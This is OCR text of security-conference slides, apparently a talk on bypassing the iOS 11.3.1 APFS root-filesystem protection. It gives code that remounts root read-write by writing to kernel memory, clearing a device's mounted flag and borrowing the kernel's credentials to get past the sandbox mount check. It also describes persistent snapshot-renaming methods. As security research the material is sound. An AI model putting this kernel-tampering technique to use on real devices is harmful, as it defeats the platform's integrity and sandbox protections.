
Get mnt_data from the new mount

↓

Change root partition's mount flag and remount

↓

Replace root mount's mnt_data with new mount's mnt_data



Our new bypass

pseudo code

```
void remountRootAsRW(){
   char *devpath = strdup("/dev/disk0s1s1");
   /* 1. make a new mount of the device of root partition */
   char *newMPPath = strdup("/private/var/mobile/tmp");
   createDirAtPath(newMPPath);
   mountDevAtPathAsRW(devPath, newMPPath);

   /* 2. Get mnt_data from the new mount */
   uint64_t newMPVnode = getVnodeAtPath(newMPPath);
   uint64_t newMPMount = readKern(newMPVnode + off_v_mount);
   uint64_t newMPMountData = readKern(newMPMount + off_mnt_data);

   /* 3. Modify root mount's flag and remount */
   uint64_t rootVnode = getVnodeAtPath("/");
   uint64_t rootMount = readKern(rootVnode + off_v_mount);
   uint32_t rootMountFlag = readKern(rootMount + off_mnt_flag);
   writeKern(rootMount + off_mnt_flag, rootMountFlag & ~ ( MNT_NOSUID | MNT_RDONLY | MNT_ROOTFS));
   mount("apfs", "/", MNT_UPDATE, &devpath);

   /* 4. Replace root mount's mnt_data with new mount's mnt_data */
   writeKern(rootMount + off_mnt_data, newMPMountData);
}
```

Our new bypass

Implementation Detail 1

- getVnodeAtPath(): given any path, get the address of its vnode in the kernel
  - int namei (struct nameidata *ndp): a utility kernel function used by the kernel to retrieve the vnode of a path
  - Use KCALL gadget proposed by Ian Beer to call namei() function in the kernel
  - Note: After namei() called, must call vnode_put() kernel function to adjust vnode's reference count

Our new bypass

Implementation Detail 1

- getVnodeAtPath(): given any path, get the address of its vnode in the kernel

```
uint64_t getVnodeAtPath(char *path){
  uint64_t fake_nd_in_kern = kalloc(sizeof(struct nameidata));
   KCALL(copyin_addr, &nd, fake_nd_in_kern, sizeof(struct nameidata), NULL, NULL, NULL, NULL);
   KCALL(namei_addr, fake_nd_in_kern, NULL, NULL, NULL, NULL, NULL, NULL);
   KCALL(copyout_addr, fake_nd_in_kern, &nd, sizeof(struct nameidata), NULL, NULL, NULL, NULL);
   uint64_t vp = nd.ni_vp;
   if(nd.ni_vp)
       KCALL(vnode_put_addr, nd.ni_vp, NULL, NULL, NULL, NULL, NULL, NULL);
   if(nd.ni_dvp)
       KCALL(vnode_put_addr, nd.ni_dvp, NULL, NULL, NULL, NULL, NULL, NULL);
   return vp;
}
```

Our new bypass

Implementation Detail 2

- readKern() and writeKern():
  - Gadget to read/write arbitrary kernel memory
  - Implementation can be found in Xerub, Electra, V0rtex, mach_portal , or Qilin toolkit

Our new bypass

Implementation Detail 3

- mountDevAtPathAsRW(): mount a device file at a path as RW
  - A wrapper function of the “mount” system call with special mounting arguments

```
int mount ( const char *type, const char *dir, int flags, void *data );
```

The filesystem type of the mounting partition, i.e., “apfs”

The directory path for the partition to be mounted on

The mount flags, e.g., MNT_UPDATE

The mount arguments, including the path of the device file and specific mounting arguments for apfs

Our new bypass

Implementation seems easy, huh?

No! The implementation is not easy at all.

There are still many checks and restrictions in iOS and APFS

Our new bypass

Issue 1: iOS doesn't allow a device to be mounted more than once

- Solution: clear the SI_MOUNTEDON flag of the device vnode's v_specflags

In mount_common()

```
if (devpath && ((flags & MNT_UPDATE) == 0)) {
    if ( (error = vnode_ref(devvp)) )
        goto out2;
    /*
    * Disallow multiple mounts of the same device.
    */
    if ( (error = vfs_mountedon(devvp)) )
        goto out3;
```

In vfs_mountedon()

```
/*
 * Check to see if a filesystem is mounted on a block device.
 */
int
vfs_mountedon(struct vnode *vp)
{
    struct vnode *vq;
    int error = 0;

    SPECHASH_LOCK();
    if (vp->v_specflags & SI_MOUNTEDON) {
        error = EBUSY;
        goto out;
    }
```

Our new bypass

Issue 1: iOS doesn't allow a device to be mounted more than once

- Solution: clear the SI_MOUNTEDON flag of the device vnode's v_specflags

```
char *nmz = strdup("/dev/disk0s1s1");
uint64_t devvp = getVnodeAtPath(nmz);
uint64_t devvp_v_specinfo = readKern(devvp+120);
uint64_t devvp_v_specflags = readKern(devvp_v_specinfo+16);
writeKern(devvp_v_specinfo+16, 0);
```

Our new bypass

Issue 2: Inconsistency between mount and mnt_data

- A pointer in mnt_data points to its belonging mount structure, APFS checks consistency in apfs_jhash_getvnode_stream()

```
LODWORD(v14) = vnode_mount(v11);
if ( v14 != *(_QWORD *)(a1 + 416) )
{
  vnode_put(v11);
  v11 = 0LL;
  log_debug(
    "%s:%d: vp has different mp than fs %s\n",
    (__int64)"apfs_jhash_getvnode_stream",
    296LL,
    *(_QWORD *)(a1 + 192),
    v15,
    v16,
    v18);
  return v11;
}
```

- Solution:
  - before replacing root mount's mnt_data with new mount's mnt_data, do writeKernel64(newMPMountData+416, rootMount);


Our new bypass

Issue 3: kernel's sandbox checks on the "mount" system call

- In attacks before iOS 11.3: root privilege is enough (see Electra 11)
- But, after iOS 11.3, you will fail and get

  Sandbox: mount_apfs(235) System Policy: deny(1) file-mount XXX

- Why? Sandbox checks in the "mount" system call:



Our new bypass

Issue 3: kernel's sandbox checks on the "mount" system call

- Solution: A detour in mac_mount_check_mount()

```
int
mac_mount_check_mount(vfs_context_t ctx, struct vnode *vp,
    struct componentname *cnp, const char *vfc_name)
{
    kauth_cred_t cred;
    int error;

#if SECURITY_MAC_CHECK_ENFORCE
    /* 21167099 - only check if we allow write */
    if (!mac_vnode_enforce)
        return 0;
#endif
    cred = vfs_context_ucred(ctx);
    if (!mac_cred_check_enforce(cred))
        return (0);
    MAC_CHECK(mount_check_mount, cred, vp, vp->v_label, cnp, vfc_name);

    return (error);
}
```

```
static __inline__ bool mac_cred_check_enforce(kauth_cred_t cred)
{
#if CONFIG_MACF
    return (cred != proc_ucred(kernproc));
#else
#pragma unused(p)
    return false;
#endif // CONFIG_MACF
}
```

Our new bypass

Issue 3: kernel's permission checks on the "mount" system call

- Solution: A detour in mac_mount_check_mount()

```
struct  proc {
    LIST_ENTRY(proc) p_list;         /* List of all processes. */

    pid_t       p_pid;          /* Process identifier. (static)*/
    void *      task;           /* corresponding task (static)*/
    struct  proc *  p_pptr;         /* Pointer to parent process.(LL) */
    pid_t       p_ppid;         /* process's parent pid number */
    pid_t       p_pgrpid;       /* process group id of the process (LL)*/
    uid_t       p_uid;
    gid_t       p_gid;
    uid_t       p_ruid;
    gid_t       p_rgid;
    uid_t       p_svuid;
    gid_t       p_svgid;
    ...
    /* substructures: */
    kauth_cred_t    p_ucred;        /* Process owner's identity. (PUCL) */
```

Set the ucred of our thread with kernel's ucred:

writeKern(current_uthread + 344, kernel_thread);
writeKern(current_uthread + 352, kern_ucred);
writeKern(our_proc+0x100, kern_ucred);

Our new bypass

Issue 3: kernel's permission checks on the "mount" system call

- Keep using kernel ucred after the "mount" system call?
- Kernel will panic with
- **"shenanigans!"@/BuildRoot/Library/Caches/com.apple.xbs/Sources/Sandbox_executables/Sandbox-XXX/src/kext/evaluate.c:**

Our new bypass

Issue 3: kernel's permission checks on the "mount" system call

- Why **"shenanigans"** ?
  - If the operation target does not belong to the kernel, but current process has kernel ucred, sandbox will panic the system


```
v10 = is_kernel_cred_kerncred;
if ( !is_kernel_cred_kerncred )
{
  LODWORD(v11) = kauth_cred_proc_ref(*(_QWORD *)kernproc);
  v34 = v11;
  if ( !(unsigned __int8)OSCompareAndSwapPtr(0LL, v11, &is_kernel_cred_kerncred)
    kauth_cred_unref(&v34);
  v10 = is_kernel_cred_kerncred;
}
if ( v10 == cred )
{
  if ( !BYTE5(sb_1->member0) )
  {
    v18 = sb_1->member2;
    if ( v18 )
    {
      if ( v18 != *(_QWORD *)kernproc )
        panic("\"shenanigans!\"@/BuildRoot/Library/Caches/com.apple.xbs/Sources/
    }
  }
```


- Solution:
  - restore the ucred of our proc to its original after the "mount" system call

Our new bypass

Finally! iOS 11.3.1 jailbreak

- Install untrusted apps in /Applications directory
- Create files in /





Our new bypass

Several notes and limitations of our attack method

- **This is a temporary remounting!**
  - Our method only modifies structures in the kernel memory and does not modify any configuration files
  - After rebooting, the root partition will still be reverted to the original snapshot, all changes to files/dirs are discarded.
- **It is proposed at the time of iOS 11.3.1, not working on iOS 12!**

Agenda

APFS basics

Previous attacks on APFS

APFS's mitigation

Our new bypass

Other bypass methods

Conclusions

Other bypass methods

- Umang Raghuvanshi proposed a persistent remounting solution, which is built upon temporary remounting (e.g. our bypass method)
  - https://blog.umangis.me/persistent-r-w-on-ios-11-2-6/
- Basic idea:
  - After temporary remount, make changes to wanted files/dirs.
  - Rename the root partition's snapshot as a dummy name
  - Create a new snapshot for the root partition
  - Rename the new snapshot with the original snapshot's name
  - All file/dir changes are persistent after reboot!

Other bypass methods

- CoolStar proposes another persistent remounting in Electra 11.3.1
  - https://coolstar.org/electra/
- Basic idea:
  - Rename the root partition's snapshot to a dummy name
  - Reboot
  - System can not find the original snapshot, and mount / regularly
  - Remount / as RW with old method before 11.3

```
if ( (unsigned int)mountDevAsRWAtPath((__int64)"/dev/disk0s1s1", "/var/rootfsmnt")
{
  printf("Error mounting root at %s\n", "/var/rootfsmnt");
}
else
{
  printf("Disabling the APFS snapshot mitigations\n");
  v7 = find_system_snapshot("/var/rootfsmnt");
  if ( v7 && !(unsigned int)do_rename("/var/rootfsmnt", v7, "orig-fs") )
  {
    v8 = 0;
    unmount("/var/rootfsmnt", 0);
    rmdir("/var/rootfsmnt");
  }
}
```

Make another writable mount of / → Rename the original snapshot → Reboot → Remount / as RW with method before 11.3

Agenda

APFS basics

Previous attacks on APFS

APFS's mitigation

Our new bypass

Other bypass methods

Conclusions

Conclusions

- APFS basics
- Past attacks to remount root partition as RW
- iOS APFS's current protection on the root partition
- Our new method to bypass iOS APFS's current protection and some other methods

Q&A

bxl1989@twitter
https://bxl1989.github.io